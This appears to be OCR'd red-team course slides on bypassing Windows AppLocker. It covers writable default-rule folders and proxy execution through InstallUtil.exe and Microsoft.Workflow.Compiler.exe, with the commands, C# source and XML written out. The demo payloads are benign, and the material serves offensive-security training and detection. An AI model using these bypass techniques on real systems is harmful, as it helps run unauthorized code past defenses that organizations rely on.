


This page intentionally left blank.



Application Execution Control
Application execution control is a defensive control that aims to stop execution of possible malicious executables. Originally, application execution control technology decided if a program is allowed to run or not based on an explicit, exhaustive list of allowed or blocked programs. This is, however, difficult to manage/maintain. Modern application execution control works with rules that can identify programs based on criteria like filesystem location, publisher, etc.

We covered the basics of application execution control in SEC599. In SEC699, we are focusing in-depth on how the different bypass strategies work and in what scenarios they work best! Please note that this is a continuously adapting field and bypass strategies very frequently adapt.



Application Execution Control Bypass Techniques

Application execution control is a defensive control that aims to stop execution of possible malicious executables. We covered the basics of application execution control in SEC599. In SEC699, we are focusing in-depth on how the different bypass strategies work and in what scenarios they work best! Please note that this is a continuously adapting field and bypass strategies very frequently adapt. We have, however, listed three different strategies that are often effective, which we will further explain in the remainder of this section:


- Strategy 1: Leverage AppLocker default rules – The default AppLocker rules are focused on preventing execution of new (untrusted) executables that are downloaded by end-users. The default rules thus focus on preventing execution from user-writable locations.
- Strategy 2: Leverage built-in Windows binaries – Windows obviously requires a number of its core executables to continue operating / running, hence AppLocker allows a variety of Windows-native commands to be executed by everyone.

If you are interested in catching up with the latest changes in Application Execution Control bypasses, it's a good idea to follow Oddvar Moe's GitHub repository over at https://github.com/api0cradle/UltimateAppLockerByPassList

GET CURRENT APPLOCKER CONFIGURATION

In order to get the current AppLocker configuration, we can run the following PowerShell cmdlet:

```
PS C:\> Get-AppLockerPolicy -Effective -Xml
PS C:\> Get-AppLockerPolicy -Effective -Xml | Set-Content ('c:\temp\applockerpolicy.xml')
```



Get Current Applocker Configuration

Depending on your level of access, it might be feasible to initially enumerate the currently active AppLocker policy by running the following PowerShell cmdlet:

Get-AppLockerPolicy –Effective –Xml

This will export the current AppLocker bypass in a raw XML dump format. It's not very readable in the PowerShell dump, but the output could also be saved in a file, by using Set-Content as well:


Get-AppLockerPolicy -Effective -Xml | Set-Content ('c:\temp\curr.xml')

This XML file could subsequently be opened in an XML editor or a browser for proper interpretation.

BYPASS STRATEGY 1: LEVERAGE APPLOCKER DEFAULT RULES (1)

A first strategy is to abuse the default AppLocker rules, which include the following allowed rules:

- **Everyone** is allowed to run all files located in the **Program Files** folder
- **Everyone** is allowed to run all files located in the **Windows** folder
- **Administrators** are allowed to run **all files**




Are there any user-writeable folder in **Windows** or **Program Files?** ☺

Bypass Strategy 1: Leverage AppLocker Default Rules (1)

A first strategy is to abuse the default AppLocker rules, which include the following allowed rules:

- Everyone is allowed to run all files located in the Program Files folder
- Everyone is allowed to run all files located in the Windows folder
- Administrators are allowed to run all files

This means that, if we could write our payload to a folder in “C:\Windows” or “C:\Program Files”, we would be able to also execute it from there. Can you think of any places in “C:\Windows” or “C:\Program Files” that can be written to by normal, unprivileged, users?



Bypass Strategy 1: Leverage AppLocker Default Rules (2)


Oddvar Moe maintains a nice list of folders that are writeable by default by normal users in "C:\Windows"; you can find it here:

https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/Generic-AppLockerbypasses.md

It includes some interesting locations, such as:

- C:\Windows\Tasks
- C:\Windows\Temp
- C:\Windows\Tracing
- …

The folder structure in the above slide visualizes the writeable folders in green. From a blue team perspective, it's a good idea to keep an eye out for execution from these paths when AppLocker is deployed using the default ruleset.



Bypass Strategy 2: Leverage Built-in Windows Commands
Another interesting strategy to bypass AppLocker is to leverage Windows built-in commands which are available to the OS. A good example is some of the .NET binaries:

InstallUtil.exe
We can find the following description for InstallUtil.exe from Microsoft's official documentation (https://docs.microsoft.com/en-us/dotnet/framework/tools/installutil-exe-installer-tool):

"The Installer tool is a command-line utility that allows you to install and uninstall server resources by executing the installer components in specified assemblies. This tool works in conjunction with classes in the System.Configuration.Install namespace."

We can leverage it an AppLocker bypass attack by abusing the "uninstall" function and referencing a DLL or EXE with a malicious uninstall function.

regasm.exe
We can find the following description for regasm.exe from Microsoft's official documentation (https://docs.microsoft.com/en-us/dotnet/framework/tools/regasm-exe-assembly-registration-tool):

"The Assembly Registration tool reads the metadata within an assembly and adds the necessary entries to the registry, which allows COM clients to create .NET Framework classes transparently. Once a class is registered, any COM client can use it as though the class were a COM class. The class is registered only once, when the assembly is installed. Instances of classes within the assembly cannot be created from COM until they are actually registered."

We can leverage it an AppLocker bypass attack by abusing the "RegisterClass" or "UnRegisterClass" functions and referencing a malicious DLL or EXE.

regsvcs.exe


We can find the following description for regsvcs.exe from Microsoft's official documentation (https://docs.microsoft.com/en-us/dotnet/framework/tools/regsvcs-exe-net-services-installation-tool):

"The .NET Services Installation tool performs the following actions:

- *Loads and registers an assembly.*
- *Generates, registers, and installs a type library into a specified COM+ application.*
- *Configures services that you have added programmatically to your class.*

To run the tool, use the Developer Command Prompt for Visual Studio (or the Visual Studio Command Prompt in Windows 7)."

We can leverage it an AppLocker bypass attack by abusing the "RegisterClass" or "UnRegisterClass" functions and referencing a malicious DLL or EXE.



Bypass Strategy 2: Leveraging InstallUtil.exe (1)
One interesting way of bypassing typical application execution control settings is to use the Microsoft-signed installer tool (InstallUtil.exe). We could do this by implementing our malicious code as an uninstaller, after which we subsequently attempt to invoke the uninstaller (and thus trigger the payload).


The InstallUtil.exe AppLocker bypass has been reliable for quite a while and has been extensively documented in the following online resources:

- https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/md/Installutil.exe.md
- https://lolbas-project.github.io/lolbas/Binaries/Installutil/
- https://attackiq.com/2018/05/21/application-whitelist-bypass/

Let's see how this would work. Imagine the snippet of C# code on the slide. When the uninstall function is called, it would go into "Main" and thus simply print "Hello SANS!". However, if the application is not allowed, this would not execute due to the default AppLocker rules…

A similar example of this code can be found here:
https://attackiq.com/blog/2018/05/21/application-whitelist-bypass

BYPASS STRATEGY 2: LEVERAGING INSTALLUTIL.EXE (2)



Bypass Strategy 2: Leveraging InstallUtil.exe (2)
In the screenshot above, we compiled the application in the following location:

C:\Users\User\source\repos\SEC699D2InstallUtil\bin\Release\SEC699D2InstallUtil.exe

We can see the expected outcome after compilation. It does not execute and returns the following error:

"This program is blocked by group policy. For more information, contact your system administrator."

So indeed, it appears that Applocker is kicking in… How could we get around this?

BYPASS STRATEGY 2: LEVERAGING INSTALLUTIL.EXE (3)

We will now execute our malicious payload in the `uninstall` function by leveraging `InstallUtil.exe`:

```
PS C:\Users\User> C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile=
/LogToConsole=false /U .\source\repos\SEC699D2InstallUtil\bin\Release\SEC699D2InstallUtil.exe
```

The payload now successfully executes!

***Note**: There is no requirement to run InstallUtil.exe in PowerShell; this is merely an example*

Bypass Strategy 2: Leveraging InstallUtil.exe (3)
We will now execute our malicious payload in the uninstall function by leveraging InstallUtil.exe:

```
PS C:\Users\User> C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
/logfile= /LogToConsole=false /U
.\source\repos\SEC699D2InstallUtil\bin\Release\SEC699D2InstallUtil.exe
```

The following flags are used:
`/LogFile=[filename]:` File to write progress to. If empty, do not write log. `Default is <assemblyname>.InstallLog`
`/LogToConsole={true|false}:` If false, suppresses output to the console.
If the `/U or /uninstall` switch is specified, it uninstalls the assemblies, otherwise it installs them.

As you can observe in the screenshot above, the payload now executes, and we have thus successfully bypassed AppLocker! In our example, we are running InstallUtil.exe from a PowerShell script. Note that this is not required: We could also run the InstallUtil.exe from a normal command prompt (as the command does not include any PowerShell-specific functionality).

BYPASS STRATEGY 2: MICROSOFT.WORKFLOW.COMPILER.EXE (1)

C#

```
using System;
using System.Workflow.Activities;

namespace SEC699D2Workflow
{
    class Program
    {
        public static void Main(string[] args)
        {
            Console.WriteLine("Hello SANS!");
            Console.ReadKey();
        }
    }

    [Obsolete]
    public class Bypass : SequentialWorkflowActivity
    {
        public Bypass()
        {
            Program.Main(null);
        }
    }
}
```

App Locker Default Rules

As expected, compiling this code through Visual Studio will produce a binary which the default App Locker rules will prevent from being executed. We can bypass App Locker by dropping this uncompiled source code on the system and leverage functionality of the .NET Framework utility: Microsoft.Workflow.Compiler.exe

SOURCE: https://gist.github.com/mattifestation/3e28d391adbd7fe3e0c722a107a25aba

Bypass Strategy 2: Microsoft.Workflow.Compiler.exe (1)
A second approach to bypassing App Locker is to leverage the "Microsoft.Workflow.Compiler.exe" binary located at C:\Windows\Microsoft.NET\Framework64\v4.0.3019\Microsoft.Workflow.Compiler.exe. This is a binary which is by default included in the .NET framework. Using this binary, it is possible to execute uncompiled source code on a system, and as such effectively bypass applocker. The Microsoft.Workflow.Compiler.exe binary requires two input files: An XML file containing a serialized CompilerInput object and file path to which the utility can write its output.

The utility calls the SequentialWorkflowActivity class constructor and executes its code without performing code integrity checks.

The following slides will explain how to build the serialized CompilerInput object XML file and provide a demonstration on how the attack works.

BYPASS STRATEGY 2: MICROSOFT.WORKFLOW.COMPILER.EXE (2)

C#

```
using System;
using System.Workflow.Activities;

namespace SEC699D2Workflow
{
    class Program
    {
        public static void Main(string[] args)
        {
            Console.WriteLine("Hello SANS!");
            Console.ReadKey();
        }
    }

    [Obsolete]
    public class Bypass : SequentialWorkflowActivity
    {
        public Bypass()
        {
            Program.Main(null);
        }
    }
}
```


Microsoft.Workflow.Compiler.exe

By properly leveraging "Microsoft.Workflow.Compiler.exe", we can make our C# source-code compile and execute.

SOURCE: https://gist.github.com/mattifestation/3e28d391adbd7fe3e0c722a107a25aba

Bypass Strategy 2: Microsoft.Workflow.Compiler.exe (2)
As introduced, we will rely on a "SequentialWorkflowActivity" to both execute and proxy our payload through the "Microsoft.Workflow.Compiler.exe" binary.

While it is possible to include all malicious source code in the SequentialWorkflowActivity class constructor, this slide provides an example on how an existing program can be easily bypassed by adding this class constructor and relaying the program execution workflow to the Main function.



Bypass Strategy 2: Microsoft.Workflow.Compiler.exe (3)
In addition to the C# source code we want to execute, an XML file containing a serialized CompilerInput object referencing the source code, which needs to be compiled, needs to be created. This file requires a specific set of parameters which are shown in the next slide.

BYPASS STRATEGY 2: MICROSOFT.WORKFLOW.COMPILER.EXE (4)


PARAMETERS 1/2 Critical parameters to include!

XML

```
<assemblyNames xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
<compilerOptions i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
<coreAssemblyFileName xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"></coreAssemblyFileName>
<embeddedResources xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
<evidence xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.Security.Policy" i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
<generateExecutable xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">false</generateExecutable>
<generateInMemory xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">true</generateInMemory>
<includeDebugInformation xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">false</includeDebugInformation>
<linkedResources xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays"
xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
<mainClass i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
<outputName xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"></outputName>
<tempFiles i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
<treatWarningsAsErrors xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">false</treatWarningsAsErrors>
<warningLevel xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">-1</warningLevel>
<win32Resource i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler" />
```

SOURCE: https://gist.github.com/mattifestation/3e28d391adbd7fe3e0c722a107a25aba

Bypass Strategy 2: Microsoft.Workflow.Compiler.exe (4)
As the serialized CompilerInput object XML requires a fixed format, it requires certain parameters to be present. Even though none of these parameters are required to be configured, their presence is required for proper execution.



Bypass Strategy 2: Microsoft.Workflow.Compiler.exe (5)
The last part of the parameters is more interesting as we can use it to fine-tune our payload. The "d2p1:languageToUse" parameter can be set to either one of "CSharp" or "VB" to indicate our previously referenced payload's used language.

With our XML document build, we can proceed to execute the bypass by invoking the Microsoft Workflow Compiler:


PS C:\Users\User> *C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe .\Downloads\payload.xml any_output_file.xml*

As observed by the "Hello SANS!" output, our payload got successfully executed, regardless of App Locker restrictions.

